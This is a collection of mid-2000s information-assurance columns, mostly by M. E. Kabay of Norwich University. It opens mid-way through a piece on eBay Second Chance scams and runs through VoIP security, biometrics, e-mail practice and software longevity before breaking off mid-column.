Presumably this is perpetrated by someone watching the bidding for a high end item then hitting one or more "losers" with e-mail to their eBay bidding ID, correctly listing their losing bids and offering to sell them the exact same item. Quite enticing to a keen buyer, even though logic tells you that the scammer very definitely does not have the item--we are talking about serial

numbered items here--it went to the auction winner.

But of course the weak link in any scam is getting the cash from the mark and if this truly is a fraudulent transaction the scammer seems to be using Patsy Alabaz to get paid (a real person or an ironic pseudonym?).

There may be another cut-out in this scam that allows the scammer to get the money despite there being no Patsy at that address. But just in case it was worth pursuing, I passed the information along to the security folks eBay. I did not reply to Mr. Alabaz but I'd like to think that eBay did, and arranged to have someone from Scotland Yard meet Patsy Alabaz when she went to collect payment.

The simple lesson is don't fall for Second Chance offers. The bigger lesson is to think twice about buying big ticket items over the Internet. A few days after the "Patsy" incident, I came across a Kubota tractor legitimately listed for sale on a tractor dealer's Web site, but fraudulently listed on eBay. The latter listing used the same photos but offered a much lower price, payable by money order to an address in Europe. When I contacted the real owner of the tractor he told me the Secret Service were already on the case.

* * *

About the Author

A twenty-five year computer audit and security veteran, Stephen Cobb has written extensively on these subjects and has founded several successful computer security companies. He is also an Adjunct Professor of Information Assurance at Norwich University.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Spotting Outliers is Elementary

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A few articles ago, I wrote about monitoring outliers as an essential task in system and network management. Dan Spalding, Corporate Communications Director at Elemental Security (a security compliance management company), sent me a thoughtful response illustrating how his company's products support outlier detection. With his permission, here is an edited version of his note.

* * *

Elemental's product continuously monitors enterprises' ever-changing networks and provides a unified view of compliance with established policies. It's an agent/server system that collects detailed network usage data for all machines on the network. It reports on traffic volumes for ports, protocols and specified destinations (IP or URL) and readily exposes usage anomalies in terms of network activity for a host or group of hosts.

In addition to network traffic, we can also monitor the hardware and software inventory on a host. Outliers here would be detected as unapproved applications or hardware devices.

Elemental also gathers information on CPU, RAM and diskspace data, which can highlight heavily utilized systems. Some of these may be reaching the limits of their resources through normal use, but some may be used in unauthorized or unplanned ways.

Another anomaly detection we do is tracking client/server relationships. Whether these are infrastructure services or application services, Elemental exposes changes in the number of servers or agents that are part of these communities. System managers can investigate surprises.

We also monitor trust relationships. If a machine unexpectedly becomes a highly trusted host then either there is a usage anomaly or perhaps a potentially serious misconfiguration error. In either case we expose something that would not otherwise be readily visible.

Another kind of outlier is the rogue host: a new machine linked to the network without documentation or authorization. Using the power of our dynamic grouping technology, we can expose hosts that are unknown and potentially rogue.

We agree that outlier analysis is an important issue in the industry; based on comments from customers and analysts, the problem is challenging to address. As you can see, we being able to report on many kinds of outliers on networks in near real-time and in a unified manner is an important differentiator for Elemental.

* * *

For more information about Elemental's products, see < http://www.elementalsecurity.com >

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www.msia.norwich.edu/ > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

The Persistence of Memory

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In 1931, the famous Spanish surrealist artist Salvador Dali painted soft watches folded over a twig, an edge and a face in a bleak and desolate landscape; he called it "The Persistence of Memory." I remembered this painting and especially its title when my colleague Dr John Orlando told me about a recent unpleasant incident caused by the persistence of a different kind of memory: an archived Web page.

An applicant to one of the Norwich University online graduate programs recently became very angry when the tuition he was charged in his first invoice was a couple of thousand dollars more than he expected for his first semester. As Norwich staff scrambled to figure out what had happened, the student showed them the Web pages with the lower tuition clearly displayed.

It turned out that the student had located pages – and tuition – that were about four years old. The university had contracted back then with a service that advertised the first online program but had terminated the contract a year later. Instead of removing the pages from the Web, the service had archived those pages on a server with no external links pointing to it, or so they thought.

Unfortunately for our student, search engines continued to index the archive pages despite the intention of their creators. So several years after the old information should have been retired from the world, our student based his decision to enter our program in part on the out-of-date tuition available through up-to-date search-engine results.

In my next column, I'll discuss how Web designers try to communicate with search engines to say, "SHHHH. Don't tell anyone this page is here."

In the meantime, if you plan to make operational use of any Web page supplied by a search engine, you might want to check the copyright date on the page.

* * *

For further reading

Dali, S. (1931). The Persistence of Memory. Oil on canvas.
< http://www.usc.edu/schools/annenberg/asc/projects/comm544/library/images/341.html >;
article in Wikipedia:
< http://en.wikipedia.org/wiki/The_Persistence_of_Memory >

* * *

< http://www.msia.norwich.edu/ > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

NIST Reports on VoIP Security

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Voice over IP (VoIP) technology digitizes sound and sends the data stream in packets through the Internet. One would think at first that normal network security technologies would suffice to protect the packet stream against interference. Unfortunately, voice transmission imposes timing constraints on the data stream; if packets are not received quickly enough to ensure reconstitution in the right order in real-time, people will perceive the sound as distorted. International standards have set an upper bound of 150 ms on the delay (latency) in packet delivery; this requirement imposes severe demands on the throughput of security equipment and software – demands that exceed the norms common to data processing applications for networks.

D. Richard Kuhn and Thomas J. Walsh of the National Institute of Standards and Technology and Steffen Fries of Siemens AG publish the final version of NIST Special Publication 800-58 in January 2005. I usually like the NIST SPs, but this one is particularly thorough and well-written.

After a brief introduction of the project scope (Chapter 1), the authors turn to an overview of VoIP technology (Chapter 2) and then discuss the fundamentals of quality of service (QoS) including latency, jitter (irregular delivery of bursts of packets followed by gaps in the transmission), packet loss, effective bandwidth (much reduced in practice from the theoretical bandwidth) and resilience (power failure backups, secondary systems) and susceptibility to denial-of-service (DoS) attacks.

Chapter 4 reviews the International Telecommunication Union (ITU) standard H.323 that specifies details of audio and video communications across packet networks. The authors provide definitions, diagrams and summaries of the protocols involved in different types of calls. They review security profiles and end with encryption issues (performance is a constant problem to consider).

Chapter 5 deals with Session Initiation Protocol (SIP), the Internet Engineering Task Force (IETF) standard used for VoIP. As in Chapter 4, the authors present the fundamental architecture and terminology of SIP. They then review several aspects of security features already integrated into SIP.

Chapters 6, 7, and 8 summarize the technological infrastructure of VoIP including specialized gateways, firewalls, network address translation (NAT), call initiation, encryption and IPsec.

Chapter 9, "Solutions to the VOIPsec Issues," discusses the following approaches:

- Encryption at the End Points
- Secure Real Time Protocol (SRTP)
- Key Management for SRTP – MIKEY
- Better Scheduling Schemes

- Compression of Packet Size
- Resolving NAT/IPsec Incompatibilities.

The final chapter is entitled "Planning for VOIP Deployment." One of the most interesting sections is a brief warning about the privacy implications of VoIP technology. The caller's voice is being carried over data networks and so there is some confusion over precisely which legal privacy protections apply to these transmissions.

The authors end on a cautionary note:

"The construction of a VOIP network is an intricate procedure that should be studied in great detail before being attempted. New risks can be introduced, and vulnerabilities of data packet networks appear in new guises for VOIP . . . . The integration of a VOIP system into an already congested or overburdened network could be catastrophic for an organization's technology infrastructure. There is no easy "one size fits all" solution to the issues discussed in these chapters. . . . VOIP can be done securely, but the path is not smooth. It will likely be several years before standards issues are settled and VOIP systems become a mainstream commodity. Until then, organizations must proceed cautiously, and not assume that VOIP components are just more peripherals for the local network. Above all, it is important to keep in mind the unique requirements of VOIP, acquiring the right hardware and software to meet the challenges of VOIP security."

* * *

For further reading

Kuhn, D. R., T. J. Walsh & S. Fries (2005). Security Considerations for Voice Over IP Systems. NIST SP 800-58.
< http://csrc.nist.gov/publications/nistpubs/800-58/SP800-58-final.pdf >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

VoIP Resources:
Thalhammer's Thesis

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I pointed to some resources for studying voice over IP (VoIP). Today I want to tell you about an excellent exposition of threats to VoIP from an Austrian master's thesis.

Johann Thalhammer studied VoIP security for his dissertation submitted to the Institute for Applied Information Processing and Communications at the Graz University of Technology in Graz, Austria. Mr Thalhammer works for BearingPoint INFONOVA GmbH in Austria (< http://www.bearingpoint.at/ >, text mostly in German).

The entire thesis is written in excellent English – imagine writing your thesis in German! – and well worth reading in its entirety. However, readers may find the section on threats to VoIP systems particularly interesting, as I did. Thalhammer summarizes threats to VoIP as follows (I am quoting text from section 6.2 on page 62 of the PDF file and adding notes in brackets):

"Many threats to an IP telephony system are identical to those of any other system that is connected to the Internet. They include vulnerabilities of the network stack, of the operating system or of other services. . . . The threats analysed here concern the business model and the protocols between the components of a H.323 IP telephony system.

"The business model is based on user subscription. Anyone who wants to use the telephony service has to be registered. The accounting is done according to the duration of the made calls. The main threat to the telephony system are people who try to call for free (also called phreaking). The following division was made to analyse possible threats:

- Manipulation of accounting data
- Direct call without the use of a GK [=gatekeeper – an administration unit that provides access controls and bandwidth management for the VoIP network]
- Impersonation of an EP [= endpoint – the equivalent of telephones]
- Impersonation of a GK towards a second GK
- Impersonation of the BES [administrative domain back-end service – the service interface for all the VoIP components, with information about their characteristics and permissions]."

Thalhammer explains each of these attack types in turn.

MANIPULATION OF ACCOUNTING DATA: Call-detail records (CDRs) flow from GKs to the BES. A man-in-the-middle attack could allow interception of CDRs and modification to misrepresent call duration. Thalhammer writes, "This exploit can be avoided by peer entity authentication in combination with data integrity."

DIRECT CALL WITHOUT USE OF THE GK: Since every EP on a single VoIP network can

theoretically connect to every other EP directly, it is possible to bypass the GKs and thus avoid any record of a call. Traffic that attempts to cross network boundaries without passing through GKs can be controlled through firewalls: “To prevent abuse on bigger networks, gateways that only allow call signaling traffic from GKs to pass have to be applied.”

ENDPOINT IMPERSONATION: Thalhammer analyzes the four classes of exploit for breaches of authenticity on the VoIP network. These classes are defined by the steps in the call negotiation protocol and are too detailed for this brief summary. Effective identification and authentication methods should make such exploits more expensive for the attacker. See pages 63-64 of the thesis.

GATEKEEPER IMPERSONATION: If GK equipment were unregistered and unauthenticated, it would be possible for a rogue GK to initiate a call between two EPs even though there was no authorization for service. As in the other cases, registration of GKs and appropriate application of cryptographic authentication should make such fraud more difficult to achieve.

There is much more of interest in the thesis, and I hope that interested readers will find it valuable.

* * *

Works Referenced

Thalhammer, J. (2002). _Security in VoIP-Telephony Systems._ Institute for Applied Information Processing and Communications, Graz University of Technology. Master’s Thesis, 2002.
< http://tinyurl.com/bfzez >

* * *

A Master’s degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www.msia.norwich.edu/ > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

For a Good Time, See BBspot

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A student breathlessly wrote to me with news of yet another hacking exploit. "A shadowy group of pedestrian hackers called Cross Anytime announced their discovery of several back doors or "cheats" using crosswalk buttons at many intersections. The 3658-item list has been released on their website www.crosswalkbuttonhacks.com."

Hmmm. Over three thousand ways of hacking street-light buttons? When the buttons have always seemed to be single-state automata (that is, pressing the button turns it on; if it's on, pressing it has no effect)? Sounded fishy to me. Seemed even less likely when I found that the Web site does not exist.

I immediately found that the article was originally posted on BBSspot.com on June 27. The spoof included paranoid claims such as, "There have always been rumors that these codes existed. Mostly, they're used by politicians and city officials to get an edge in crossing the street. Now, we've freed the codes to the world, and everyone can walk without oppression."

The author added, >Municipal officials across the country worry that the release of these hacks could result in traffic jams and pedestrian confusion. Roger Gorman, Mayor of Kansas City, pleaded for pedestrians to stop using the hacks, "For the love of humanity, can't you people just jaywalk?"<

What should have made the spoof obvious was the line, > The FBI has shut down the button hack site citing violations of the DMCA and fears that terrorists might use the hacks to "cross the streets of America at will."<

Other amusing articles on the site include "Top 11 Ways to Make Your Wireless Network More Secure," which includes the priceless advice to "Wrap your house in tin foil," "Set landmines for war drivers," and "Block open ports with peanut butter."

The site describes itself as follows: "Called "the world's greatest tech humour site" by The Register, BBspot creates entertainment for the geekier side of the world. BBspot produces a variety of features like fake news stories satirizing the tech and political worlds, the BBspot Mailbag which pokes fun at the Believers (people who believe our fake news) and much more."

I think that spoofs of security articles can be useful for security awareness programs, especially if there's a second section in a different part of the newsletter or a link to another part of the awareness site that shows readers all the reasons they should have spotted the fakery. Too many of us are ready to believe anything we see in print, regardless of whether it makes any sense. The BBspot fun and games can provide a welcome chuckle as well as training our users to be on their toes in resisting hoaxes.

Have fun, folks.

* * *

Borg, N. (2005). Pedestrian hacker group releases crosswalk button hacks.
< http://www.bbspot.com/News/2005/06/crosswalk_button_hacks.html >

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www.msia.norwich.edu/ > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Use TinyURL Links with Care

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Many of you have no doubt noticed Uniform Resource Locators (URLs) that look like this: < http://tinyurl.com/8fnjr >. If you click on this particular URL, you will end up at my opinion page, which has the URL < http://www.mekabay.com/opinion/index.htm >. The abbreviation of long URLs (for example, I recently condensed a 232-character URL into 24 characters) is performed by a program running on a server at < http://tinyurl.com/create.php >. When a user then links to a TinyURL, the TinyURL server redirects the request to the original URL.

TinyURLs are useful whenever a long URL doesn't fit into a limited line length. E-mail messages, for example, often break long URLs into multiple lines; so does the digital signature function of PGP software. Such broken URLs may not work at all with direct clicking or when copied and pasted into a browser address window, especially if the introduced line breaks consist of real carriage-return line-feed characters rather than simply being attributes of the display format (wrap lines).

Condensed URLs also temporarily conceal the ultimate destination of a link; I suppose that someone might use TinyURLs in spam or in phishing messages to trick victims into going to unsavory sites, but the terms of service do state that such abuse "will be reported to all ISPs involved and to the proper governmental agencies."

Much more important for Webmasters and writers, however, is that TinyURLs introduce a single point of failure for what the site claims are "more than 8.5 million" URLs used in "over 185 million hits/month." Although anyone can have broken links on a Web page, it would be unusual for all of the links to fail if they pointed to different Web sites. However, if all the links on a page were converted to TinyURLs and the TinyURL server went down or were permanently withdrawn, all of those links would be dead.

I do occasionally use TinyURLs to replace unwieldy URLs in my bibliographies, but I never put them on my Web site and when I do use them in a reference, I include bibliographic information that will allow readers to find the original article or Web page directly. Such precautions are in no way a criticism of the TinyURL folks, just a bit of prevention to avoid trouble.

I thank the organizers of TinyURL for a useful service and wish them a long and productive career.

I also hope they have really good business-continuity and disaster-recovery plans.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Two E-mail Errors

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Two of the six fundamental attributes of information that information assurance is supposed to protect are utility and confidentiality. In this column, I want to address damage to utility and confidentiality resulting from two of the most common errors in using e-mail: mislabeling the subject and making the addresses of everyone in the distribution list public.

Many people make the mistake of creating new messages to a correspondent by finding any old message from that person and replying to it. The problem is that these people usually leave the old subject intact, resulting in ridiculous situations such as finding a critically important message in July in an e-mail labeled, "Birthday party 12 May."

Not all e-mail messages are created equal; some are destined for the trash heap, if not of history, at least of the e-mail system. That decision is sometimes made automatically as a function of the subject line. For example, I usually flag e-mail messages that have resulted from jokes and that consist of additional comments tacked to the top of ever-expanding copies of previous messages. Once I add the subject line of these messages to my filter, my e-mail program automatically routes the jokes to a junk mail folder. Anyone inserting operationally important information into such a data stream is out of luck.

Another problem with mislabeled subjects occurs when someone embeds more than one distinct topic in an e-mail message whose subject line implies otherwise. For example suppose an e-mail message subject reads "Next week's meeting" but the sender includes an urgent request for action today on some critical issue; there's a good chance the receiver may not open the message right away if other messages seem more important.

Try to make your subject line as descriptive as possible without turning it into a paragraph. Some e-mail systems truncate subject lines in the display of messages that a users sees; it makes sense to put keywords at the front of the subject. I encourage my staff to use prefixes such as "MSIA:" or "OGP:" to help organize their messages. Using standard formats in subject lines can help, too. For example, in our work in the MSIA, I have asked that faculty and staff referring to an issue in a particular seminar use the form "MSIA c.s" in their subject line, where c represents the class (e.g., 7 for students starting in September 2005) and s represents the seminar number.

As for confidentiality, consider that using the TO and CC ("carbon copy" – _there's_ a bit of historical detritus for us) fields in e-mail makes all recipient addresses visible to all recipients. This situation is usually helpful in internal e-mail because team members can see who has gotten the message, but it can be annoying in external e-mail. Why should a list of dozens of even hundreds of names of strangers be distributed freely among them without the explicit permission of all concerned? Who knows where that information will end up? If you are sending a message to a list of people who do not know each other, I think it is a simple matter of courtesy to use the BCC ("blind carbon copy") field to reach everybody without making the list public.

The BCC field is also useful for internal e-mail when the list of recipients is very large but it is

not important for people to know exactly who received the message. I have seen large distribution lists consume half a page of space in an e-mail with no obvious benefit to anyone.

These simple suggestions can make e-mail more effective as a communications tool. I hope you will try them and tell your users about them in your IT and security newsletters. Remember that you are always welcome to provide URLs for articles in the Network World Fusion archives or even to reprint these security columns in internal newsletters (with attribution).

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

First e-Impressions

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

When you receive an e-mail message from a stranger, do you care whether it has spelling mistakes and grammar mistakes? What about offensive language and off-color humor? Does the context matter? For example, do you apply the same standards to e-mail referring to business matters and to informal communications about, say, a hobby or interest?

Researchers at the University of Chicago have been investigating the effects of e-mail on perceptions of character. According to a summary by Cathy Tran in _Science Now_ < http://sciencenow.sciencemag.org/cgi/content/full/2005/719/1 (by subscription only) >, psychologist Nicholas Epley and colleagues examined conversations carried out exchanges on conversational topics by phone between randomly selected people using six assigned questions. They then transcribed the answers and used them for the e-mail version of the Q&A sessions.

Their results were interesting. The questioners had been given false biographical sketches of the people they were communicating with indicating substandard intelligence or normal intelligence as well as different pictures showing neat people or slobs. Questionnaires who used the phone to listen to the prescribed responses had favorable impressions of their interlocutor's intelligence regardless of the bios and pictures. In contrast, "Via e-mail, however, students held onto their first impressions, continuing to assume their partners had substandard intelligence, for example, if that's what the biographical sketch indicated."

If this research is confirmed, I think the lesson for us is that when using e-mail, first impressions really do count. Professionals should carefully review e-mail messages for acceptable writing, including word-choice, punctuation, capitalization, and spelling.

Looking like an idiot is easy; correcting that impression via e-mail may not be so easy.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Lend Me Your Ears

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

When screening large numbers of people, linking identification to real-world identity (that is, authentication) is a tough problem. As readers probably know, there are four basic methods for authentication:

- What you know that others don't (e.g., passwords);
- What you have that others don't (e.g., tokens such as keys or smart cards);
- What you do that others can't (e.g., the way you sign your name or the phrase on a keyboard); and
- What you are that others aren't (e.g., your fingerprints, retinal patterns, iris characteristics, or face).

Passwords don't work very well for crowds. Tokens are used all the time – consider airline tickets and passports – but in today's digital scanning and printing world, they are easy to counterfeit (I'll be looking at new mechanisms for safeguarding passports in another article).

A report last year by Jonathan Krim of the Washington Post pointed out that facial recognition systems using photographs can have serious problems: "… [F]ederal researchers who have tested face-recognition technology say its error rate is unacceptably high – up to 50 percent if photographs are taken without proper lighting." < http://www.washingtonpost.com/wp-dyn/articles/A43944-2004Aug5.html > An American Civil Liberties Union (ACLU) report revealed that in face recognition trials at the Palm Beach Airport in 2002, "…the system failed to match volunteer employees who had been entered into the database fully 503 out of 958 times, or 53 percent of the time." < http://www.aclu.org/Privacy/Privacy.cfm?ID=10340&c=130 >

Unlike fingerprint and retinal scans, both facial and ear recognition can be relatively non-intrusive, requiring little interference with or involvement by the subject (no physical contact or unusual procedures such as staring into a lens).

Iris recognition is another biometric technology that has required some cooperation by the subject; however, there have been reports that new technology should permit iris recognition at a distance. Tabassum Zakaria, reporting for the Australian Broadcasting Corporation in 2003 < http://abc.net.au/science/news/stories/s982770.htm > quoted US CIA officials as working on new biometric systems with a ten-fold improvement in recognition rates.

A new July 14, 2005 report by Duncan Graham-Rowe explains that University of Southampton (UK) biometrics researcher Mark Nixon is finding that ears may provide excellent features for biometric identification systems < http://www.newscientist.com/channel/mech-tech/dn7672 >. Nixon points out that ears are relatively stable compared with other facial features and do not change with people's expressions. His initial trials used pictures of 63 people and found 99.2% accuracy -- an error rate much lower than for facial recognition systems.

So unfortunately for us in the snow belt, ear muffs nay eventually be seen as threats to security.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Biometric Passports

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Network and security managers are always having to deal with identification and authentication. In today's column I'm looking at a dust-up between Europe and the US over how to enforce strong authentication of travelers' identity. Although the topic is not directly related to our daily work, I think we have contributions to make to the popular and political debates about such issues based on our applicable technical expertise.

Passports in their modern form were introduced in the early 20th century. Until that time, travel documents were issued by national governments for specific voyages through specific regions. "In this way, early passports are more similar to modern visas than to modern passports, whose primary function is to prove the identity and nationality of the holder." ["Passport," from Wikipedia < http://en.wikipedia.org/wiki/Passport#History >]. Passports have space for visas but are much longer-term documents, usually valid for five years or more.

Today, passports have assumed a central role in preventing the entry of politically undesirable or dangerous people (they are not necessarily the same category) into the United States. For example, the British activist Yusuf Islam, once widely known as the singer Cat Stevens, was refused entry into the United States in September 2004 on nebulous grounds that sparked ridicule and outrage worldwide as well as among his fans in the US < http://news.bbc.co.uk/2/hi/americas/3678694.stm >.

The most important issue to remember about passports as a security measure is that they bind a real-world identifier to a picture and a document; they tell us nothing in themselves about the bearer of the passport. All the terrorists who flew planes into the World Trade Center towers had passports that got them into the USA.

Being made of paper and bearing simple photographs, passports have been relatively easy to counterfeit. For example, an article by Philip Shishkin in the Wall Street Journal (Oct 8, 2001) reported that fake passports were a big business, with prices for forged US passports ranging from $2,000 to $12,000.

To help make forgery more difficult and identification of fraudulent holders of passports easier, the US State Department has mandated that passports used to enter the US be equipped with machine-readable biometric information. USA passports issued after October 2005 will also be so equipped. "The proposed U.S. Electronic Passport is the same as a regular passport with the addition of a small contactless integrated circuit (computer chip) embedded in the back cover. The chip will securely store the same data visually displayed on the photo page of the passport, and will additionally include a digital photograph. The inclusion of the digital photograph will enable biometric comparison, through the use of facial recognition technology at international borders. The U.S. "e-passport" will also have a new look, incorporating additional anti-fraud and security features."< http://travel.state.gov/passport/eppt/eppt_2498.html >.

According to a review by Duncan Graham-Rowe, differences in how the US and the European Union intended to integrate biometric data into their passports may spell trouble for people on

both sides of the ocean ["ID row bad news for transatlantic travellers," _NewScientist_ 16 Apr 2005 < http://www.newscientist.com/article.ns?id=mg18624956.500 >]. For example, the original design for the chip-equipped US passport was supposed to allow remote reading – until critics pointed out that having the details of someone's passport readable from inside their pocket, briefcase, purse or knapsack might be dangerous in many parts of the world, especially with the recent worldwide decline in popularity of Americans due in part to the invasion of Iraq < http://pewglobal.org/reports/display.php?ReportID=247 >. It appears that the new plans may include lining the new passports with foil to reduce the incidence of unauthorized data extraction.

Let's hope the EU and the US can resolve these disagreements before international travel becomes even more unpleasant than it already is.

* * *

Author's note: if you are interested in airport safety, see my analysis at < http://www.mekabay.com/opinion/airport_safety.htm > or < http://www.mekabay.com/opinion/airport_safety.htm >.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

E-mail Disclaimer Stimulates Expletives

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I recently received a 30-word e-mail message from a very nice reader in Britain and noticed that his e-mail system added the following astonishing disclaimer, which I quote in its sonorous totality after scrubbing it of identifying details:

>This email, its contents and any files or attachments transmitted with it are intended solely for the addressee(s) and may be legally privileged and/or confidential. Access by any other party is unauthorised without the express written permission of the sender.

If you have received this email in error you may not copy or use the contents, files, attachments or information in any way nor disclose the same to any other person. Please destroy it and contact the sender on the number printed above, via the <Name of Bank> switchboard on +44 (0) nnnn nnnnnn for <place1> and + 44 (0) nnnn nnnnnn for <place2> or via email by return.

Internet communications are not secure unless protected using strong cryptography. This email has been prepared using information believed by the author to be reliable and accurate, but <Name of Bank> makes no warranty or representation, express or implied, as to its accuracy or completeness and is not liable to you or to anyone else for any loss or damage in connection with any transmission sent by the Bank to you over the Internet. <Name of Bank> makes no warranty that any information or material is free from any defects or viruses.

In particular <Name of Bank> does not accept responsibility for changes made to this email after it was sent. If you suspect that this email may have been amended or intercepted, please contact the sender in the manner stated above. If this transmission includes files or attachments, please ensure that they are opened within the relevant application to ensure full receipt. If you experience difficulties, please refer back to the sender in the manner stated above.

Any opinions expressed in this transmission are those of the author and do not necessarily reflect the opinions of the Bank and may be subject to change without notice.

Please note that for the purposes of this document all references to <Name of Bank> or the Bank shall be taken to mean <Name of Bank> (place) Limited or any other member of the <Bigger> Bank Group. Nothing in this transmission shall or shall be deemed to constitute an offer or acceptance of an offer or otherwise have the effect of forming a contract by electronic communication.<

I commented in my response to my correspondent, “Did you know that your message has 30 words (152 bytes including spaces) whereas your disclaimer has 367 words (2177 btyes)? That's the lowest signal-to-noise ratio (6.5% useful info out of the total and a 72.6:1::noise:signal ratio) I've ever seen outside a copy-of-copy-of-copy chain. Please congratulate your attorneys on making maximal use of bandwidth!”

Really, this disclaimer does seem excessively detailed to me. If the same level of legalistic caution were applied to phone calls, it would make a wonderful Monty Python skit:

"OK then, I'll see you at lunch tomorrow."

"Yep, but wait – you have to listen to the automated legal disclaimer our attorneys have programmed into our phone system. Just hang on [buzz, click]. [metallic voice] This phone message is intended solely for the recipient(s) and may be legally privileged and/or…." [CLICK!]

Or what about introducing this degree of caution into face-to-face interactions?

"So how do you want your hot-dog, with mustard and relish or without?"

"With both, please. And this verbal instruction is intended solely for the recipient(s) and may be legally privileged and/or…."

On a more serious level, cluttering up e-mail messages this way is a waste of bandwidth. It's worse in offices where people copy entire messages without editing the contents, resulting in copy-of-copy-of-copy chains that spread like cancerous eruptions through inboxes throughout the organization. I have personally seen messages that are 20 levels deep, all of them including the headers, salutations, copies of previous messages and disclaimers in a long string of garbage contributing nothing whatever to enlightened discourse. Some well-meaning folks even include the detailed headers in their copies.

As a matter of courtesy and good sense, when one replies to a message, it's a simple matter to strip non-essentials out of the copy of the original. I use ellipses (… for cuts within a sentence, …. for cuts crossing sentence boundaries) to signal gaps, but usually one or two snips are enough to clean up the copy so that the reader can get the gist of the conversation without having to wade through reams of superfluous stuff.

So the next time you encounter a huge disclaimer laid like an unsightly pile of refuse at the bottom of a colleague's e-mail message, you can use a slightly modified British expression in your response: "UNSTUFF IT!"

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Long-Term Perspective:
Dan Bricklin Proposes 200-Year Software

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Dan Bricklin and Bob Frankston created VisiCalc in 1978, which some of my older readers will recall was the first electronic spreadsheet (it ran on the Apple II). The Computer Desktop Encyclopedia < http://www.computerlanguage.com > states, "Thousands of $3,000 Apples were bought to run the $150 VisiCalc." In the decades since that early success, Mr. Bricklin has contributed in many ways to software development. He has worked with Software Garden Inc., Slate Corp., Trellix Corp., and Interland, Inc. and has won many awards and honors < http://www.bricklin.com/pressinfo.htm >.

I was interested to read an abstract of Mr. Bricklin's stimulating essay, "Software That Lasts 200 Years," < http://www.bricklin.com/200yearsoftware.htm > last year in the INNOVATION newsletter < http://www.newsscan.com/ >. The author points out that many aspects of our society are created with relatively long expected lifespans; e.g., buildings, roads, bridges and so on. In contrast, most computer software has been written under the assumption that it will last only a few years. The Y2K debacle was a result of assuming that software written in the 1970s could not possibly still be in use 25 years later. Bricklin points to accounting standards as further evidence of the short-term expected lifespan of software: "In accounting, common depreciation terms for software are 3 to 5 years; 10 at most. Contrast this to residential rental property which is depreciated over 27.5 years and water mains and brick walls which are depreciated over 60 years or more."

Bricklin makes the point that computers are increasingly responsible for storing important societal documents which until recently were stored on relatively stable paper. As I pointed out in my 1995 paper, "Eternity in Cyberspace" (available in HTM or PDF from < http://www.mekabay.com/overviews/ >), there are serious issues of long-term readability of computer-based records due to changes in application software, operating systems, and hardware.

